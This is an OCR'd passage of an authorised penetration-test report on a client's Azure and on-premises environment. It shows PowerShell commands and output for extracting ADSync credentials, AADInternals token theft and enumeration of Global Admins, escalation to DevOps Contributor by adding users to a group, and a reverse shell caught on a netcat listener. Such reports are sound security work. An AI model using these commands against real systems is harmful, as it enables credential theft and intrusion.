
The following screenshot displays the content of the script file written on the disk.



```
Invoke-Command -ComputerName $onPremHost -Credential $newcredential -[redacted] -UseSSL -ScriptBlock {cat C:\Users\Public\extract.
ps1} -SessionOption (New-PSSessionOption -SkipCACheck) -ErrorAction Stop
param (
        [int]$key_id,
        [guid]$instance_id,
        [guid]$entropy
    )
$ErrorActionPreference = "Stop"
function extract
{
    param(
        [int]$key_id,
        [guid]$instance_id,
        [guid]$entropy
    )
    $client = new-object System.Data.SqlClient.SqlConnection -ArgumentList "Data Source=(localdb)\.\[redacted];Initial Catalog=AD
Sync"
    try {
        $client.Open()
```

Figure 44 - Content of the file written on the disk


Since sometimes the function will not run properly to extract the credentials, the command had to be run multiple times.



```
PS C:\home> Invoke-Command -ComputerName $onPremHost -Credential $newcredential -[redacted] -UseSSL -ScriptBlock ${function:extrac
t} -SessionOption (New-PSSessionOption -SkipCACheck) -ErrorAction Stop
Invoke-Command -ComputerName $onPremHost -Credential $newcredential -[redacted] -UseSSL -ScriptBlock ${function:extract} -SessionO
ption (New-PSSessionOption -SkipCACheck) -ErrorAction Stop
[*] Querying ADSync localdb (mms_server_configuration)
True
PS C:\home> Invoke-Command -ComputerName $onPremHost -Credential $newcredential -[redacted] -UseSSL -ScriptBlock ${function:extrac
t} -SessionOption (New-PSSessionOption -SkipCACheck) -ErrorAction Stop
Invoke-Command -ComputerName $onPremHost -Credential $newcredential -[redacted] -UseSSL -ScriptBlock ${function:extract} -SessionO
ption (New-PSSessionOption -SkipCACheck) -ErrorAction Stop
[*] Querying ADSync localdb (mms_server_configuration)
True
PS C:\home> Invoke-Command -ComputerName $onPremHost -Credential $newcredential -[redacted] -UseSSL -ScriptBlock ${function:extrac
t} -SessionOption (New-PSSessionOption -SkipCACheck) -ErrorAction Stop
Invoke-Command -ComputerName $onPremHost -Credential $newcredential -[redacted] -UseSSL -ScriptBlock ${function:extract} -SessionO
ption (New-PSSessionOption -SkipCACheck) -ErrorAction Stop
[*] Querying ADSync localdb (mms_server_configuration)
True
PS C:\home> Invoke-Command -ComputerName $onPremHost -Credential $newcredential -[redacted] -UseSSL -ScriptBlock ${function:extrac
```

Figure 45 - Executed PowerShell function extract to execute the PowerShell script present on the disk via xp_cmdshell


Once the command was executed, two output files ([NAME.txt], [NAME.txt]) were written to the disk.



```
nOption (New-PSSessionOption -SkipCACheck) -ErrorAction Stop


    Directory: C:\Users\Public


Mode                 LastWriteTime         Length Name           PSComputerName
----                 -------------         ------ ----           --------------
d-r---        [redacted]                          Documents      [redacted]
d-r---                                            Downloads
d-r---                                            Music
d-r---                                            Pictures
d-r---                                            Videos
-a----                                      20024 [redacted].txt
-a----                                     141238 [redacted].txt
-a----                                       1620 extract.ps1


PS C:\home>
```

Figure 46 - Output written to the disk


Once the output files were created, WKL read the output files and extracted the username and the password for the [NAME] account.



```
PS C:\home> Invoke-Command -ComputerName $onPremHost -Credential $newcredential -[redacted] -UseSSL -ScriptBlock {cat C:\Users\Pub
lic\[redacted].txt} -SessionOption (New-PSSessionOption -SkipCACheck) -ErrorAction Stop
Invoke-Command -ComputerName $onPremHost -Credential $newcredential -[redacted] -UseSSL -ScriptBlock {cat C:\Users\Public\[redacted]
txt} -SessionOption (New-PSSessionOption -SkipCACheck) -ErrorAction Stop
<MAConfig>
      <primary_class_mappings>
        <mapping>
          <primary_class>contact</primary_class>
          <oc-value>contact</oc-value>
        </mapping>
        <mapping>
          <primary_class>device</primary_class>
          <oc-value>device</oc-value>
        </mapping>
        <mapping>
          <primary_class>group</primary_class>
          <oc-value>group</oc-value>
        </mapping>
```


Figure 47 - Viewed the output of the file [NAME.txt]

In the screenshot below, the [NAME] user account details are present at the end of the [NAME.txt] file.



```
_valued="0" file_reference="0" selected="-1" lower_bound="" upper_bound="" type="String" user_define="0" /></attributes><anchor><a
ttribute object_class="contact">cloudAnchor</attribute><attribute object_class="device">cloudAnchor</attribute><attribute object_c
lass="group">cloudAnchor</attribute><attribute object_class="user">cloudAnchor</attribute></anchor></xmlwizard></ui-data><importin
g><dn><attribute object_class="contact">cloudAnchor</attribute><attribute object_class="device">cloudAnchor</attribute><attribute
object_class="group">cloudAnchor</attribute><attribute object_class="user">cloudAnchor</attribute></dn><anchor><attribute object_c
lass="contact">cloudAnchor</attribute><attribute object_class="device">cloudAnchor</attribute><attribute object_class="group">clou
dAnchor</attribute><attribute object_class="user">cloudAnchor</attribute></anchor><per-class-settings><class><name>contact</name><
anchor><attribute>cloudAnchor</attribute></anchor></class><class><name>device</name><anchor><attribute>cloudAnchor</attribute></an
chor></class><class><name>group</name><anchor><attribute>cloudAnchor</attribute></anchor></class><class><name>user</name><anchor><
attribute>cloudAnchor</attribute></anchor></class></per-class-settings></importing><parameter-definitions><parameter><name>UserNam
e</name><use>connectivity</use><type>string</type><validation /><text /><default-value /></parameter><parameter><name>Password</na
me><use>connectivity</use><type>encrypted-string</type><validation /><text /><default-value /></parameter></parameter-definitions>
<parameter-values><parameter name="Password" type="encrypted-string" use="connectivity" dataType="String" encrypted="1" /><paramet
er name="UserName" type="string" use="connectivity" dataType="String">[redacted]</p
arameter><parameter name="PasswordResetConfiguration" type="encrypted-string" use="connectivity" dataType="String" encrypted="1" /
></parameter-values><possible_component_mappings /><aad-password-reset-config><enabled>1</enabled><modified-timestamp>[redacted]
[redacted].</modified-timestamp><adal-authority>HTTPS://LOGIN.MICROSOFTONLINE.COM/[redacted].COM</adal-authority></aad-password-r
eset-config></MAConfig>
PS C:\home>
```


Figure 48 - Viewed the output of the file [NAME.txt] and found the username



```
PS C:\home> Invoke-Command -ComputerName $onPremHost -Credential $newcredential -[redacted] -UseSSL -ScriptBlock {cat C:\Users\Pub
lic\[redacted].txt} -SessionOption (New-PSSessionOption -SkipCACheck) -ErrorAction Stop
Invoke-Command -ComputerName $onPremHost -Credential $newcredential -[redacted] -UseSSL -ScriptBlock {cat C:\Users\Public\[redacted].txt}
-SessionOption (New-PSSessionOption -SkipCACheck) -ErrorAction Stop
<encrypted-attributes>
 <attribute name="Password">[redacted]</attribute>
 <attribute name="PasswordResetConfiguration">&lt;?xml version=&quot;1.0&quot; encoding=&quot;utf-16&quot;?&gt;
&lt;DLLConfigurationProvider xmlns:xsd=&quot;http://www.w3.org/2001/XMLSchema&quot; xmlns:xsi=&quot;http://www.w3.org/2001/XMLSch
ema-instance&quot;&gt;
  &lt;EncryptedServerEncryptionSymmetricKey&gt;[redacted]
  &lt;ServerEncryptionSymmetricKeyType&gt;AES&lt;/ServerEncryptionSymmetricKeyType&gt;
  &lt;ServerEncryptionSymmetricKeyMode&gt;GCM&lt;/ServerEncryptionSymmetricKeyMode&gt;
  &lt;EncryptedClientEncryptionPrivateKey&gt;[redacted]
```

Figure 49 - Viewed the output from the [NAME.txt] and found the password

So, the credential was used and authenticated to the Entra ID (Azure) Portal.




Azure Active Directory is now Microsoft Entra ID. Learn more

Figure 50 - Authenticated with [NAME] account on Entra ID (Azure) portal

WKL used the AADInternals module to list all the Global Admins and attempted to reset the credentials of the **"[NAME]"** user. Since the user is a cloud only user, WKL was unable to reset the credentials by leveraging Sync API calls. But the [NAME] user had the privilege to reset any AD Sync account in the target tenant.


The Access Token for [NAME] endpoint is requested by leveraging the credentials of the [NAME] account.



```
PS C:\> $password = ConvertTo-SecureString '[redacted]' -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential('[redacted]', $password)

Get-AADIntAccessTokenFor[redacted] -Credentials $creds -SaveToCache
AccessToken saved to cache.

Tenant                          User                                                  Resource                 Client
------                          ----                                                  --------                 ------
[redacted]
```

Figure 51 - Authenticated with [NAME] account and request [NAME] access token via AADInternals module


The screenshot below shows that the AADInternals tool was leveraged to enumerate all the users that have Global Admin role assigned.



```
PS C:\> Get-AADIntGlobalAdmins

DisplayName  UserPrincipalName                         ObjectId                                 Type
-----------  -----------------                         --------                                 ----
[redacted]   [redacted]                                [redacted]                               User
                                                                                                User
                                                                                                User


PS C:\>
```

Figure 52 - Enumerated Global Admins using AADInternals module

The next screenshot shows an error was received while trying to reset the credential of the Cloud Only account. Microsoft Teams has fixed the issue that allowed the [NAME] user account to reset the password of Cloud Only users. But the [NAME] account can still reset the credentials of any AD Sync account.



```
PS C:\> Set-AADIntUserPassword -CloudAnchor "[redacted]" -Password '[redacted]'

CloudAnchor                       ExtendedErrorInformation
-----------                       ------------------------
[redacted]                        The password change request cannot be executed since it contains changes to one or more cloud only user objects, which is not supported....
```


Figure 53 - Tried to change the password for the [NAME] user

From Reader to Contributor (DevOPS)

WKL was granted explicit Reader access to the DevOps organization named “**[NAME]**” as the current Conditional Access policies were very stringent where the users can only access the DevOPS organization from a Hybrid Joined Complaint device or a Domain Joined Non-Complaint device. There were four users that were excluded from the Conditional Access policy, but WKL didn’t manage to get the cleartext credentials of those users from any other Azure Resources.

WKL initiated the assessment by enumerating the projects and the permissions assigned to users and groups in each project. It was discovered that maximum Repos are created in the “**[NAME]**” project. While enumerating the permissions, an Entra ID (Azure) group named “**[NAME]**” that had the granted Contributor role was discovered.

There were nested groups added in the Contributor Role. In the below screenshot we can see that the Contributor Role contained a group name, “**[NAME]**”.



[redacted]


Members of this group can add, modify, and delete items within the team project.

Total 52

	Name	Type	Username, Scope, or App Id
□	[redacted]	group	[redacted]
□		group	

Figure 54 - Listed all the members in the Contributor role in [NAME] project

Later, when WKL viewed the members in the **“[NAME]”** group, an Entra ID (Azure) group named **“[NAME]”** was found as shown in the following screenshot.




[redacted]

Total 3

	Name	Type	Username, Scope, or App Id
□	[redacted]		[redacted]
□	[redacted]		
□			

Figure 55 - Listed the members in the [NAME] group assigned Contributor role in the [NAME] project


To escalate privileges and gain Contributor rights in the **“[NAME]”** project, WKL leveraged the service principal **“NAME”** and added WKL users to the **“[NAME]”** group.



```
PS C:\> az ad group member add --group "[redacted]" --member-id [redacted]
PS C:\> az ad group member add --group "[redacted]" --member-id [redacted]
PS C:\> |
```

Figure 56 - Added WKL users to the [NAME] Group

After adding our user to the group, additional privileges were gained to create files in the **“[NAME]”** project.



Changeset 11: Added WKL.txt

Figure 57 - Created a file in the [NAME] project

Additional Activities


This section documents all the additional activities that were performed by the WKL team on the other Azure resources.

C2 Callback from Azure VM

The WKL team gained control of **“[NAME]”** service principal by adding a new client secret using the privileges of **“[NAME]”** service principal.

Since the **“[NAME]”** service principal has **“Contributor”** privileges on the Resource group named **“[NAME]”**, system commands can be executed on any virtual machine by leveraging Invoke-AzRunCommand.


WKL initially leveraged a custom PowerShell script to gain reverse shell of the **“[NAME]”** machine on the machine controlled in our cloud environment. The PowerShell script was executed by leveraging Invoke-AzRunCommand cmdlet.



```
PS C:\> Invoke-AzVMRunCommand -ResourceGroupName [redacted] -VMName [redacted] -CommandId "RunPowerShellScript" -ScriptPath "D:\Chirag\WKL\[redacted].ps1"
```

Figure 58 - Executed PowerShell based reverse shell on [NAME] machine


The screenshot below shows that WKL managed to get the reverse shell on the netcat listener running on port 443.



```
azureuser@reversshell-vm:~$ sudo nc -nvlp 443
Listening on 0.0.0.0 443
Connection received on [redacted]
Windows PowerShell running as user [redacted] on [redacted]
Copyright (C) [redacted] Microsoft Corporation. All rights reserved.

PS C:\Packages\Plugins\Microsoft.[redacted]\1.1.15\Downloads>
```

Figure 59 - Reverse shell access of [NAME] machine obtained

This screenshot shows the reverse shell obtained with **“nt authority\system”** privileges.



